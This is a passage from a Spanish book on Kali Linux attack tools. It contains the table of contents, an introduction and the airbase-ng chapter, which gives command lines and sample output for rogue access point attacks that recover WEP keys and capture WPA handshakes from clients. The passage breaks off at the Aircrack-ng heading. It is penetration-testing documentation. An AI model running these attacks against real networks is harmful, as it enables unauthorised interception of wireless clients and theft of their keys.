PIRATEANDO INTERNET CON KALI LINUX

TOMO II

Antonio Salavert Casamor

ÍNDICE

1. Introducción....6
2. ATAQUES WIFI....8
3. Airbase-ng....9
3.1. -Y Procesamiento externo....12
3.2. Manejo de los paquetes de control....13
3.3. Filtrado....13
3.4. Tap Interface....13
3.5. Ejemplos....13
4. Aircrack-ng....18
4.1. Descripción....18
4.2. ¿Cómo funciona?....18
4.3. Explicación del campo Depth y el factor Fudge....20
4.4. Uso....20
4.5. Ejemplos....21
4.6. Trucos....26
5. Airdecap-ng....30
6. Airdecloak-ng....31
6.1. Pruebas....32
6.2. Encubrimiento Wep....33
6.3. FAQ....36
7. Aireplay-ng....38
7.1. Fragmentación vs. Chopchop....42
7.2. Optimizar las velocidades de inyección....43
8. Airmon-ng....44
8.1. Ejemplos....44
8.2. Trucos....46
9. Airodump-ng....47
9.1. Trucos....49
9.2. Interacción....51
10. Airolib-ng....52
10.1. Descripción....52
10.2. Ejemplos....52
10.3. Ejemplo....55
10.4. Trucos....55
11. Airserv-ng....57
11.1. Descripción....57
11.2. Niveles de depuración....57
11.3. Ejemplos....58
12. Besside-ng....59
12.1. Descripción....59
12.2. Ejemplos....59
12.3. Besside-ng-Crawler....60
13. Easside-ng....61
13.1. Descripción....61
13.2. Estableciendo la conectividad....61
13.3. ¿Qué papel juega el servidor amigo?....62
13.4. Comunicación con la red WIFI....62
13.5. Técnica de fragmentación....63
13.6. Técnica de expansión de flujo de clave lineal....63

13.7. Easside-ng comparado a wesside-ng....63
13.8. ¿Por qué easside-ng cuando aircrack-ng tiene PTW?....64
13.9. Escenarios....64
13.10. Trucos....65
14. Packetforge-ng....68
14.1. Descripción....68
14.2. Ejemplo....68
14.3. Truco....70
15. Tkiptun-ng....71
15.1. Descripción....71
15.2. Uso....71
15.3. Ejemplos....72
16. Wesside-ng....74
16.1. Descripción....74
16.2. Uso....74
16.3. Ejemplo....75
16.4. Uso de la opción -k....77
16.5. Ejemplo....77
17. Bully....79
18. coWPAtty....81
19. Fern Wifi Cracker....82
20. Kismet....84
20.1. Ejecución....86
20.2. Ajustes básicos de configuración....87
20.3. Modelos de configuración....93
20.4. Plugins....96
21. mdk3....97
21.1. Modos de test....97
21.2. Uso de mdk3....102
22. PixieWPS....104
23. pyrit....106
23.1. Comandos....106
23.2. Ejemplos....110
24. Reaver....113
25. Wash....117
26. Wifitap....118
27. Wifite....120
28. ANÁLISIS DE VULNERABILIDAD....123
29. BED....124
30. BeEF....127
30.1. Inicio....127
30.2. Conguración....128
30.3. Ejecución....130
30.4. Ataque....131
30.5. Módulos....133
31. Javasnoop....147
32. wapiti....153
33. ANÁLISIS DE APLICACIÓN WEB....159
34. Arachni....160
34.1. Utilización formato gráfico....160
34.2. Utilización formato línea de comandos....161
34.3. Plugins....174

35. Automater....176
36. BlindElephant....179
37. cURL....182
37.1. Opciones de la línea de comandos....189
37.2. Modo verbose....191
37.3. Descargas....193
37.4. Subida de ficheros....197
37.5. FTP....198
37.6. SMTP....200
37.7. Proxies....201
37.8. Cookies....204
38. dirb....206
39. DirBuster....208
40. Dirsearch....210
41. DotDotPwn....212
42. Dumpzilla....217
43. fimap....220
44. FunkLoad....226
45. Grabber....231
46. Nikto....232
47. Paros....239
47.1. Trap request/response HTTP....239
47.2. Spider....240
47.3. Scanner....240
47.4. Filter....241
47.5. Ejemplo....242
48. Powerfuzzer....243
49. ProxyStrike....244
50. Recon-ng....247
51. Skipfish....280
52. SPARTA....289
53. Ua-tester....292
54. Uniscan....295
55. URLcrazy....297
56. wafw00f....299
57. WhatWeb....300
58. XSSer....304
59. ATAQUES WEB....310
60. Hamster....311
61. Intersect....313
61.1. Creación de un módulo....314
62. Slowloris....316
63. WebScarab....317
64. Wfuzz....323
65. ZAP....330
65.1. Pruebas de seguridad....330
65.2. Descripción....331
65.3. Caraterísticas avanzadas de ZAP....335
65.4. Add-ons....335
66. EVALUACIÓN DE LA BASE DE DATOS....338
67. BBQSQL....339
68. JSQL Injection....344

69. Sqlmap....348
69.1. Características....348
69.2. Escenario....350
69.3. Ejecución....352
70. Sqlninja....358
70.1. Modos....359
70.2. Fichero de configuración....359
70.3. Modos de ataque....363
71. Sqlsus....372
72. VARIOS....380
73. acccheck....381
74. ace-voip....383
75. driftnet....384
76. enum4linux....386
77. Foremost....387
78. hydra....388
79. iSMTP....390
80. John the Ripper....392
81. Mimikatz....396
82. Miranda....401
83. Oscanner....412
84. OSRFramework....413
85. Peepdf....422
86. Responder....430
87. Smtp-user-enum....433
88. TheHarvester....435
89. U3-Pwn....438

1. Introducción

Kali es una completa reconstrucción del BackTrack Linux y forma parte completamente de los estándares de desarrollo de Debian. Toda la nueva infraestructura ha sido puesta en el lugar, todas las herramientas fueron revisadas y fueron empaquetadas.

- Consta de más de 300 herramientas de pruebas de penetración después de revisar todas las herramientas que se incluyen en BackTrack.
- Kali Linux, al igual que su predecesor, es completamente gratis.
- Github: Su software de código abierto y su árbol de desarrollo está disponible para todos y todas las fuentes están disponibles para aquellos que desean modificar y reconstruir paquetes.
- Kali ha sido desarrollado para cumplir con el estándar de jerarquía del sistema de ficheros, permitiendo que todos los usuarios de Linux puedan localizar fácilmente los archivos binarios, los archivos de soporte, las bibliotecas, etc.
- Amplio apoyo a dispositivos inalámbricos: Kali Linux soporta los dispositivos inalámbricos, permitiendo que funcione correctamente en una amplia variedad de hardware y hacerlo compatible con varios USB y otros dispositivos inalámbricos.
- Kernel personalizado con parches de inyección: Como probadores de penetración, el equipo de desarrollo a menudo tiene que hacer evaluaciones inalámbricas para que nuestro kernel tenga los últimos parches de inyección incluidos.
- Entorno de desarrollo seguro: El equipo de Kali Linux está compuesto por un pequeño grupo de personas de confianza que sólo puede comprometer e interactuar con los paquetes de los repositorios, haciendo uso de múltiples protocolos seguros.
- Todos los paquetes de Kali son firmados por cada desarrollador individualmente cuando se construyen y son comprometidos. Posteriormente también se firman los repositorios de los paquetes.
- Multilenguaje: Aunque las herramientas de penetración tienden a ser escritas en inglés, Kali tiene soporte multilingüe, lo que permite a más usuarios poder operar en su idioma nativo y encontrar las herramientas necesarias para el trabajo.
- Totalmente personalizable: Estamos completamente conciente de que no todo el mundo estará de acuerdo con nuestras decisiones de diseño por lo que hemos hecho lo más fácil posible para nuestros usuarios más aventureros puedan personalizar Kali Linux a su gusto, todo el camino hasta el núcleo.
- Soporte ARMEL y ARMHF: Dado a que los sistemas basados en ARM son cada vez más frecuentes y de bajo costo, el soporte de ARM de Kali es robusto y en consecuencia funciona en instalaciones que trabajan en sistemas de ARMEL y ARMHF. Kali Linux tiene repositorios ARM integrado con la línea principal de distribución de modo que las herramientas para ARM serán actualizada en relación con el resto de la distribución.

En el primer tomo se desarrollan los programas principales:

- Bettercap: ataque wifi, sniffing, spoofing, proxy
- Burpsuite
- ettercap: MiTM, DNS spoofing, ARP spoofing
- evilgrade: múltiples ataques de red
- faraday
- Gohst Phisher
- Golismero
- Metasploit / Armitage, msfpc
- proxychains

- Social-Engineer Toolkit (SET)
- websploit

También en el primer tomo se desarrollan los programas

Recoger información: airtun-ng, amap, arp-scan, arping, braa, casefile, dig, dmitry, dnmap, fierce, host, ike-scan, magic tree, maltego, nbtscan, netdiscover, nmap, nping, nslookup, p0f, traceroute, unicornscan, whois, zenmap
Sniffing: dsniff, eapmd5pass, netsniff-ng, tcpdump, wireshark
Cisco: CDPSnarf, nipper
DNS: dns2tcp, dnschef, dnsenum, dnsmap, dnsrecon, dnsspoof, dnstracer, dnswalk, iodine
Ataques de redes: amapcrap, apt2, arpspoof, backdoor factory, bdfproxy, cymothoa, fragroute, fragrouter, hexinject, hping3, hulk, macof, mitmproxy, netcat, pwnat, routersploit, scapy, sfuzz, sniffjoke, sslsplit, sslstrip, sslyze, t50, webacoo, weevely, yersinia

En este segundo tomo se desarrollan los programas siguientes

Ataques wifi: airbase-ng, aircrack-ng, airdecap-ng, airdecloak-ng, aireplay-ng, airmon-ng, airodump-ng, airolib-ng, airserv-ng, besside-ng, easside-ng, packetforge-ng, tkiptun-ng, wesside-ng, bully, coWPAtty, Fern Wifi Cracker, kismet, mdk3, pixiewps, pyrit, reaver, wash, wifitap, wifite
Análisis de vulnerabilidad: bed, beef, javasnoop, wapiti
Análisis de aplicación web: arachni, automater, blindelephant, cURL, dirbuster, dirsearch, dotdotpwn, dumpzilla, fimap, funkload, grabber, nikto, paros, powerfuzzer, proxystrike, recon-ng, skipfish, sparta, ua-tester, uniscan, urlcrazy, wafw00f, whatweb, xsser
Ataques web: hamster, intersect, slowloris, webscarab, wfuzz, zap
Evaluación de la base de datos: bbqsql, jsql injection, sqlmap, sqlninja, sqlsus,
Varios: acccheck, ace-voip, drifnet, enum4linux, foremost, ismtp, john the ripper, mimikatz, miranda, oscanner, osrf, peepdf, responder, smtp-user-enum, theharvester, u3-pwn

2. ATAQUES WIFI

airbase-ng	Ataca clientes en lugar del punto de acceso (AP)
aircrack-ng	Programa de descifrado de claves 802.11 WEP y WPA / WPA2-PSK.
airdecap-ng	Permite descifrar el tráfico inalámbrico una vez que hemos descifrado la clave.
airdecloak-ng	Puede descifrar archivos de captura WEP / WPA / WPA2
aireplay-ng	Herramienta para generar o acelerar el tráfico en el punto de acceso (AP). Ataque de deauth que golpea a todos excepto al punto de acceso, los ataques de contraseña WEP y WPA2, así como la inyección ARP y los ataques de repetición.
airmon-ng	Activar/desactivar modo monitor
airodump-ng	Visualización de todas las redes wifi próximas
airolib-ng	Diseñada para almacenar y administrar listas de essid y contraseñas, calcular sus claves maestras por pares (PMK) y usarlas en el craqueo WPA / WPA2.
airserv-ng	Cuando se inicia el servidor, escucha en un número de puerto IP y TCP específico las conexiones del cliente.
besside-ng	Descifra todas las redes WEP dentro del alcance y registrará los handshakes WPA.
easside-ng	Permite comunicarse a través de un punto de acceso (AP) encriptado WEP sin conocer la clave WEP.
packetforge-ng	Crear paquetes encriptados que posteriormente puedan usarse para inyección.
tkiptun-ng	Esta herramienta está diseñada para inyectar código encriptado en una red WPA-TKIP con QoS.
wesside-ng	Obtener una clave WEP en minutos.
bully	Ataque de fuerza bruta WPS
coWPAtty	Ataque de diccionario sin conexión contra redes WPA/WPA2
Fern Wifi Cracker	Programa capaz de descifrar y recuperar claves WEP/WPA/WPS y también ejecutar otros ataques
kismet	Sniffer y monitorización de redes wifi
mdk3	Modo Beacon Flood, Authentication DoS, ESSID Bruteforce, Deauthentication / Disassociation Amok, etc.
pixiewps	Atacar offline con fuerza bruta el pin WPS
pyrit	Busca contraseñas wifi a partir de ficheros de sniffing y con tratamiento offline.
reaver	Ataque de fuerza bruta para conseguir los PINs de un enrutador y su contraseña WPA/WPA2.
wash	Visualización de todas las redes wifi próximas
wifitap	Permite que cualquier aplicación envíe y reciba paquetes IP utilizando la captura y la inyección de tráfico 802.11 a través de una red WiFi
wifite	Permite atacar múltiples redes encriptadas WEP, WPA y WPS

3. Airbase-ng

Airbase-ng es una herramienta multipropósito destinada a atacar clientes en lugar del punto de acceso (AP). Como es tan versátil y flexible, resumirlo es un desafío. Estas son algunas de las características más destacadas:

- Implementa el ataque del cliente WEP Caffe Latte
- Implementa el ataque del cliente Hirte WEP
- Capacidad para hacer que se capture el handshake WPA / WPA2
- Capacidad para actuar como un punto de acceso ad-hoc
- Capacidad para actuar como un punto de acceso completo
- Capacidad para filtrar por SSID o direcciones MAC del cliente
- Capacidad para manipular y reenviar paquetes
- Capacidad para cifrar paquetes enviados y descifrar paquetes recibidos

La idea principal de la implementación es que debe alentar a los clientes a asociarse con el AP falso, no evitar que accedan al AP real.
Se crea una interfaz táctil (atX) cuando se ejecuta airbase-ng. Esto se puede usar para recibir paquetes descifrados o para enviar paquetes cifrados.
Como los clientes reales probablemente enviarán solicitudes de sondeo para redes comunes / configuradas, estos paquetes son importantes para vincular un cliente a nuestro softAP. En este caso, el AP responderá a cualquier solicitud de sonda con una respuesta de sonda adecuada, que le indica al cliente que se autentique en el BSSID de airbase-ng. Dicho esto, este modo podría interrumpir la funcionalidad correcta de muchos AP en el mismo canal.

uso: airbase-ng <opciones> <replay interface>

Opciones:

-a bssid	Establecer la dirección MAC del punto de acceso. Si el BSSID no se especifica explícitamente utilizando "-a <BSSID>", se utiliza la MAC actual de la interfaz especificada.
-i iface	Capturar paquetes de esta interfaz
-w WEP key	Usar esta clave WEP para criptar/desencriptar los paquetes. Si se debe utilizar WEP como cifrado, entonces el parámetro "-w <clave WEP>" establece la clave de cifrado/descifrado. Esto es suficiente para permitir que airbase-ng establezca todos los flags apropiados por sí mismo. Si el softAP funciona con encriptación WEP, el cliente puede elegir usar autenticación de sistema abierto o autenticación de clave compartida. Ambos métodos de autenticación son compatibles con airbase-ng. Pero para obtener una secuencia de claves, el usuario puede intentar forzar al cliente a usar la autenticación de clave compartida. "-S" fuerza una autenticación de clave compartida y "-S <len>" establece la duración del desafío.
-h MAC	fuente Mac para el modo MITM. Se debe especificar -M.
-f allow/disallow	Si no se especifica esta opción, el valor predeterminado es "-f allow". Esto significa que los diversos filtros MAC del cliente (-d y -D) definen que clientes aceptar. Al usar la opción "-f disallow", esto invierte la selección y hace que el airbase ignore a los clientes

	especificados por los filtros.
-W 0|1	Predeterminado: auto Esto establece el indicador de beacon WEP. Recordar que los clientes normalmente solo se conectarán al AP propio. El significado WEP a WEP, abierto para abrir. La opción "auto" permite que airbase-ng establezca automáticamente el flag a 1según el contexto de las otras opciones especificadas. Por ejemplo, si configura una clave WEP con -w, entonces el indicador de beacon se establecerá en WEP. Otro uso de "auto" es tratar con clientes que pueden ajustar automáticamente su tipo de conexión. Sin embargo, estos son pocos y distantes entre sí. En la práctica, es mejor establecer el valor para el tipo de clientes con los que está tratando.
-q	Suprime la impresión
-v	Verbose. No imprime mensajes
-A	Esto hace que airbase-ng actúe como un cliente ad-hoc en lugar de un punto de acceso normal. En modo ad-hoc, airbase-ng también envía beacons, pero no necesita ninguna autenticación/asociación. Se puede activar utilizando "-A". El AP ajustará automáticamente todos los indicadores necesarios para simular una estación en modo ad-hoc y generará una MAC aleatoria, que se utiliza como célula MAC en lugar del BSSID. Esto puede sobrescribirse con la etiqueta "-a <BSSID>". La interfaz MAC se utilizará como MAC fuente que se puede cambiar con "-h <sourceMAC>".
-Y in|out|both	procesamiento de paquetes externos
-c channel	establece el canal en el que está corriendo el punto de acceso
-X	Esto hace que el punto de acceso oculte el SSID y no difunda el valor.
-s	Cuando se especifica, fuerza la autenticación de clave compartida para todos los clientes. El AP enviará un rechazo de "método de autenticación no compatible" a cualquier solicitud de autenticación de sistema abierto si se especifica "-s".
-S	establecer longitud de desafío de clave compartida que ouede ir de 16 a 1480. Valor predeterminado: 128
-L	Ataque WEP caffe-latte También se implementa en aireplay-ng como ataque "-6". Se puede usar con “-L” o “–caffe-latte”. Este ataque funciona específicamente contra clientes, ya que espera una solicitud de arp de transmisión, que resulta ser un arp gratuito. Luego voltea algunos bits en el remitente MAC e IP, corrige el valor ICV (crc32) y lo envía de vuelta al cliente, de donde proviene. El punto por el cual este ataque funciona en la práctica es que, al menos, Windows envía arps gratuitos después de que se establece una conexión en la capa 2 y se establece una IP estática, o dhcp falla y Windows asigna una IP de 169.254.X.X. "-x <pps>" establece el número de paquetes por segundo para enviar

	cuando se realiza el ataque caffe-latte. Por el momento, este ataque no se detiene, envía continuamente solicitudes de arp. Airodump-ng es necesario para capturar las respuestas.
-N	N Hirte Attack (Fragmentation Attack) Este ataque escucha una solicitud ARP o un paquete IP del cliente. Una vez que se recibe uno, se extrae una pequeña cantidad de PRGA y luego se usa para crear un paquete de solicitud ARP dirigido al cliente. Esta solicitud ARP en realidad está compuesta por múltiples fragmentos de paquetes, de modo que cuando se recibe, el cliente responderá. Este ataque funciona especialmente bien contra redes ad-hoc. Además, se puede usar contra clientes softAP y clientes AP normales. Además, se incluyen IP de origen aleatorio y MAC para el ataque cfrag para evadir la protección contra inundaciones simple.
-x nbpps	Número de paquetes por segundo. Por defecto: 100
-y	Deshabilitar sondas de difusión. Al usar esta opción, el AP falso no responderá a las sondas de transmisión. Una sonda de difusión es donde el AP específico no se identifica de forma exclusiva. Por lo general, la mayoría de los AP responderán con respuestas de sonda a una sonda de difusión. Este flag evitará que esto suceda. Solo responderá cuando el AP específico se solicite de forma exclusiva.
-0	Esto permite que todas las etiquetas WPA / WPA2 / WEP se habiliten en las beacons enviados. No se puede especificar cuando también se usa -z o -Z
-z type	Establece el tag del beacon WPA. Los valores válidos son 1=WEP40, 2=TKIP, 3=WRAP, 4=CCMP, 5=WEP104 Se recomienda que también establezca el flsg WEP en el beacon con "-W 1" al usar este parámetro, ya que algunos clientes se confunden sin él.
-Z type	Establecer el tag del beacon WPA2. Los valores válidos son 1=WEP40, 2=TKIP, 3=WRAP, 4=CCMP, 5=WEP104 Se recomienda que también establezca el flsg WEP en el beacon con "-W 1" al usar este parámetro, ya que algunos clientes se confunden sin él.
-V type	Esto especifica los tipos válidos de EAPOL. Los valores válidos son 1=MD5, 2=SHA1, 3=auto
-F name prefix	escribir todos los paquetes enviados y recibidos en el archivo pcap
-P	Esto hace que el punto de acceso falso responda a todas las sondas, independientemente de los ESSID especificados. Sin -P, se utilizará el antiguo comportamiento de ignorar las sondas para los ESSID que no coinciden.
-I interval	establecer el valor del intervalo entre beacons en mseg Cuando se utiliza una lista de ESSID, todos los ESSID se transmitirán con beacons. A medida que se agregan ESSID adicionales, el valor del intervalo de baliza se ajusta en función de la cantidad de ESSID multiplicado por el valor del intervalo (0x64 sigue siendo el valor predeterminado). Para soportar el beacon

	"rápido" de una larga lista de ESSID, el parámetro -I se puede utilizar para establecer un intervalo más pequeño. Para obtener un intervalo de 0x64 para N beacons, establecer el parámetro -I en 0x64 / N. Si este valor cae por debajo de ~ 10 más o menos, se alcanzará la tasa de inyección máxima y airbase-ng no podrá manejar de manera confiable nuevos clientes.
-C seconds	habilitar la señalización de valores de ESSID sondeados. La opción -P también debe especificarse para usar esta opción. Los comodines de los ESSID también transmitirán este número de segundos. Un buen valor típico para usar es "-C 60". Cuando se ejecuta en el modo predeterminado (sin ESSID) o con el parámetro -P, la opción -C se puede usar para habilitar la transmisión de los beacons de los ESSID vistos por las sondas dirigidas. Esto permite que un cliente que está sondeando una red dé como resultado un beacon para la misma red durante un breve período de tiempo. Esto funciona bien cuando algunos clientes envían sondas dirigidas, mientras que otros escuchan pasivamente los beacons.
-n hex	El usuario especificó ANonce al hacer el handshake

Opciones de filtro:

--bssid MAC	BSSID a filtrar/usar
--bssids file	Leer una lista de BSSIDs fuera de este fichero
--client MAC	MAC del cliente a filtrar
--clients file	Leer una lista de MACs fuera de este fichero
--essid ESSID	Especificar un único ESSID. Por defecto: default
--essids file	Leer una lista de ESSIDs fuera de este fichero
--help	Ver esta ayuda

3.1. -Y Procesamiento externo

El parámetro "-Y" habilita el modo "procesamiento externo". Esto crea una segunda interfaz "atX", que se utiliza para reproducir / modificar / descartar o inyectar paquetes a voluntad. Esta interfaz también debe aparecer con ifconfig y se necesita una herramienta externa para crear un bucle en esta interfaz.
La estructura del paquete es bastante simple: el encabezado de Ethernet (14 bytes) se ignora y justo después de eso sigue el paquete completo ieee80211 de la misma manera que va a ser procesado por airbase-ng para los paquetes entrantes o antes de que se envíen los paquetes fuera de la tarjeta inalámbrica o paquetes salientes. Este modo intercepta todos los paquetes de datos y los repite a través de una aplicación externa, que decide que pasa con ellos. La MAC y la IP de la segunda interfaz de tap no importan, ya que los paquetes de ethernet reales en esta interfaz se eliminan de todos modos.
Hay 3 argumentos para "-Y": "in", "out" y "both", que especifican la dirección de los paquetes para recorrer la aplicación externa. Obviamente "in" redirige solo los paquetes entrantes a través de la NIC inalámbrica, mientras que los paquetes salientes no se tocan. "Out" hace lo contrario, solo repite los paquetes salientes y "both" envía todas las direcciones a través de la segunda interfaz de

tap.

Hay una aplicación de ejemplo pequeña y simple para reproducir todos los paquetes en la segunda interfaz. La herramienta se llama "replay.py" y se encuentra en "./test". Está escrito en python, pero el lenguaje no importa. Utiliza pcapy para leer los marcos y scapy para alterar / mostrar y reinyectar los marcos. La herramienta tal como es, simplemente reproduce todos los cuadros e imprime un breve resumen de los cuadros recibidos. La variable "packet" contiene el paquete completo ieee80211, que puede ser fácilmente diseccionado y modificado usando scapy.
Esto se puede comparar con los filtros ettercap, pero es más potente, ya que se puede usar un lenguaje de programación real para construir una lógica compleja para el filtrado y la personalización de paquetes. La desventaja de usar python es que agrega un retraso de alrededor de 100 ms y la utilización de la CPU es bastante grande en una red de alta velocidad, pero es perfecta para una demostración con solo unas pocas líneas de código.

3.2. Manejo de los paquetes de control

Los paquetes de control (ACK/RTS/CTS) nunca son enviados por el código, pero a veces se leen. Los paquetes de administración y de datos siempre se pueden enviar, sin necesidad de autenticarse antes de la asociación o incluso el envío de paquetes de datos. Se pueden enviar de inmediato. Los clientes reales aún se autenticarán y asociarán y el softAP debería enviar las respuestas correctas, pero airbase-ng no se preocupa por verificar las propiedades y simplemente permite que todas las estaciones se conecten. Por lo tanto una autenticación no puede fallar excepto si SKA es forzado. Lo mismo para la fase de asociación. El AP nunca enviará tramas de desautenticación o disociación en el modo de operación normal.

3.3. Filtrado

Hay importantes capacidades de filtrado.
Para limitar los ESSID admitidos, se puede especificar “-e <ESSID>” para agregar un ESSID a la lista de ESSID permitidos, o usar “-E <ESSIDfile>” para leer una lista de ESSID permitidos de este archivo (un ESSID por línea).
Lo mismo puede hacerse para las MAC del cliente. “-D <MAC>” agrega un solo MAC a la lista, “-D <MACfile>” agrega todos los MAC fuera del <MACfile> a esa lista (nuevamente, un MAC por línea).
La lista MAC se puede usar para permitir solo los clientes en esta lista y bloquear todos los demás (predeterminado), o para bloquear los especificados y permitir todos los demás. Esto se controla mediante "-f allow" o "-f disallow". "allow" crea una lista blanca, mientras que "disallow" se crea una lista negra.

3.4. Tap Interface

Cada vez que se ejecuta airbase, se crea una interfaz de tap (atX). Para usarla, ejecutar "ifconfig atX up" donde X es el número de interfaz real.
Esta interfaz tiene muchos usos:

- Si se especifica una clave de cifrado con "-w", los paquetes entrantes se descifrarán y se presentarán en la interfaz.
- Los paquetes enviados a esta interfaz serán transmitidos. Además, se cifrarán si se utiliza la opción "-w".

3.5. Ejemplos

3.5.1. Simple

Usar "airbase-ng <iface>" es suficiente para configurar un AP sin ningún cifrado. Aceptará conexiones desde cualquier MAC para cada ESSID, siempre que la autenticación y la asociación se dirijan al BSSID. Realmente no puedes hacer mucho en este escenario. Sin embargo presentará una lista de clientes que se están conectando más el método de cifrado y los SSID.

3.5.2. Ataque hirte en el modo punto de acceso

Este ataque obtiene la clave wep de un cliente. Depende de recibir al menos una solicitud ARP o un paquete IP del cliente después de que se haya asociado con el AP falso.
Entrar:
airbase-ng -c 9 -e teddy -N -W 1 wlan0
donde:
-c 9 especifica el canal
-e teddy filtra un solo SSID
-N especifica el ataque pastor
-W 1 obliga a los beacons a especificar WEP
- wlan0 especifica la interfaz inalámbrica a utilizar
El sistema responde:

```
18:57:54  Created tap interface at0
18:57:55  Client 00:0F:B5:AB:CB:9D associated (WEP) to ESSID: "teddy"
```

En otra ventana ejecutar
airodump-ng -c 9 -d 00:06:62:F8:1E:2C -w cfrag wlan0
donde:

- -c 9 especifica el canal
- -d 00:06:62:F8:1E:2C filtra los datos capturados en fake AP MAC. Es opcional.
- -w especifica el nombre del fichero de los datos capturados
- wlan0 especifica la interfaz inalámbrica por la que se capturan los datos

Así es como se ve la ventana cuando airbase-ng ha recibido un paquete del cliente y ha iniciado con éxito el ataque:

```
 CH  9 ][ Elapsed: 8 mins ][ 2008-03-20 19:06

  BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
  00:06:62:F8:1E:2C  100  29      970    14398   33   9  54  WEP  WEP         teddy

  BSSID              STATION            PWR   Rate  Lost  Packets  Probes
  00:06:62:F8:1E:2C  00:0F:B5:AB:CB:9D   89   2-48     0   134362
```

En este punto, se puede iniciar aircrack-ng en otra ventana de consola para obtener la clave wep. Alternativamente usar la opción “-F <prefijo de nombre de archivo> con airbase-ng para escribir directamente un archivo de captura en lugar de usar airodump-ng.

3.5.3. Ataque hirte en modo ad-hoc

Este ataque obtiene la clave wep de un cliente. Depende de recibir al menos una solicitud ARP o paquete IP del cliente después de que se haya asociado con el AP falso.
Entrar:
airbase-ng -c 9 -e teddy -N -W 1 -A rausb0
donde:

- -c 9 especifica el canal
- -e teddy filtra una única SSID
- -N especifica el atque hrte

- -W 1 fuerza a que los beacons especifiquen WEP
- -A especifica el modo ad-hoc
- wlan0 especifica la interfaz inalámbrica a usar

El resto es igual que el modo AP.

3.5.4. Ataque caffe latte en modo Access Point

Este ataque obtiene la clave WEP de un cliente. Depende de recibir al menos una solicitud ARP gratuita del cliente después de que se haya asociado con el AP falso.
Entrar:
airbase-ng -c 9 -e teddy -L -W 1 rausb0
donde:

- -c 9 especifica el canal
- -e teddy filtra un único SSID
- -L especifica el atque caffe latte
- -W 1 fuerza a que los beacons especifiquen WEP
- wlan0 especifica la interfaz inalámbrica a usar

El resto es igual que el modo AP.

3.5.5. Captura de clave compartida

Este es un ejemplo de capturar el PRGA de una asociación de clave compartida de cliente.
Entrar:
airbase-ng -c 9 -e teddy -s -W 1 wlan0
donde:

- -c 9 especifica el canal
- -e teddy filtra un único SSID
- -s fuerza la autenticación de clave compartida
- -W 1 fuerza a que los beacons especifiquen WEP
- wlan0 especifica la interfaz inalámbrica a usar

El sistema responde:

```
15:08:31  Created tap interface at0
15:13:38  Got 140 bytes keystream: 00:0F:B5:88:AC:82
15:13:38  SKA from 00:0F:B5:88:AC:82
15:13:38  Client 00:0F:B5:88:AC:82 associated to ESSID: "teddy"
```

Las últimas tres líneas solo aparecen cuando el cliente se asocia con el AP falso.

En otra ventana ejecutar:
airodump-ng -c 9 wlan0
donde:

- -c 9 especifica el canal
- wlan0 especifica la interfaz inalámbrica a usar

Así es como se ve la ventana con una captura exitosa de SKA. Observe "140 bytes keystream: 00: C0: CA: 19: F9: 65" en la esquina superior derecha:

```
CH  9 ][ Elapsed: 9 mins ][ 2008-03-12 15:13 ][ 140 bytes keystream: 00:C0:CA:19:F9:65

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
 00:C0:CA:19:F9:65   87  92     5310        0    0   9  54  WEP  WEP    SKA  teddy

 BSSID              STATION            PWR   Rate  Lost  Packets  Probes
 00:C0:CA:19:F9:65  00:0F:B5:88:AC:82   83   0- 1     0     4096  teddy
```

Alternativamente usar la opción ”-F <name prefix> con airbase-ng para escribir directamente un archivo de captura en lugar de usar airodump-ng.

3.5.6. Captura Handshake WPA

Este es un ejemplo para caturar un handshake WPA.
Ejecutar:
airbase-ng -c 9 -e teddy -z 2 -W 1 rausb0
donde:

- -c 9 especifica el canal
- -e teddy filtra un único SSID
- -z 2 especifica TKIP
- -W 1 establece el flag WEP debido a que algunos clientes podrían confundirse.
- wlan0 especifica la interfaz inalámbrica a usar

El tipo -z se tendrá que cambiar en función del cifrado que se cree está utilizando el cliente. TKIP rs el normal para WPA.
El sistema responde:

```
10:17:24  Created tap interface at0
10:22:13  Client 00:0F:B5:AB:CB:9D associated (WPA1;TKIP) to ESSID: "teddy"
```

La última línea solo aparece cuando se asocia con clientes.

En otra ventana ejecutar:
airodump-ng -c 9 -d 00:C0:C6:94:F4:87 -w cfrag wlan0

- -c 9 especifica el canal
- -d 00:C0:C6:94:F4:87 filtra los datos capturados en la falsa AP MAC. Esta MAC es de la tarjeta donde corre el AP falso.Esto es opcional.
- -w especifica el nombre del fichero de los datos capturados
- wlan0 especifica la interfaz inalámbrica donde se capturan los datos

Cuando el client se conecta, notar el “WPA handshake: 00:C0:C6:94:F4:87” en la esquina superior derecha de la venta inferior:

```
CH  9 ][ Elapsed: 5 mins ][ 2008-03-21 10:26 ][ WPA handshake: 00:C0:C6:94:F4:87

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:C0:C6:94:F4:87  100  70     1602       14    0   9  54  WPA  TKIP   PSK  teddy

BSSID              STATION            PWR   Rate  Lost  Packets  Probes
00:C0:C6:94:F4:87  00:0F:B5:AB:CB:9D   86   2- 1     0       75
```

Alternativamente usar la opción “-F <file name prefix> con airbase-ng para escribir directamente en un archivo de captura en lugar de usar airodump-ng.
Ejecutar "aircrack-ng cfrag-01.cap" demuestra que capturó un apretón de manos WPA válido:

```
Opening cfrag-01.cap
Read 114392 packets.

#  BSSID              ESSID                     Encryption
1  00:C0:C6:94:F4:87  teddy                     WPA (1 handshake)
```

3.5.7. Captura Handshake WPA2

Capturar un WPA2 es básicamente idéntico al ejemplo anterior con respecto a WPA. La diferencia típica es especificar -Z 4 (cifrado CCMP) en lugar de -z 2.
Entrar:
airbase-ng -c 9 -e teddy -Z 4 -W 1 rausb0
El balance es el mismo que la captura de protocolo de enlace WPA.

4. Aircrack-ng

4.1. Descripción

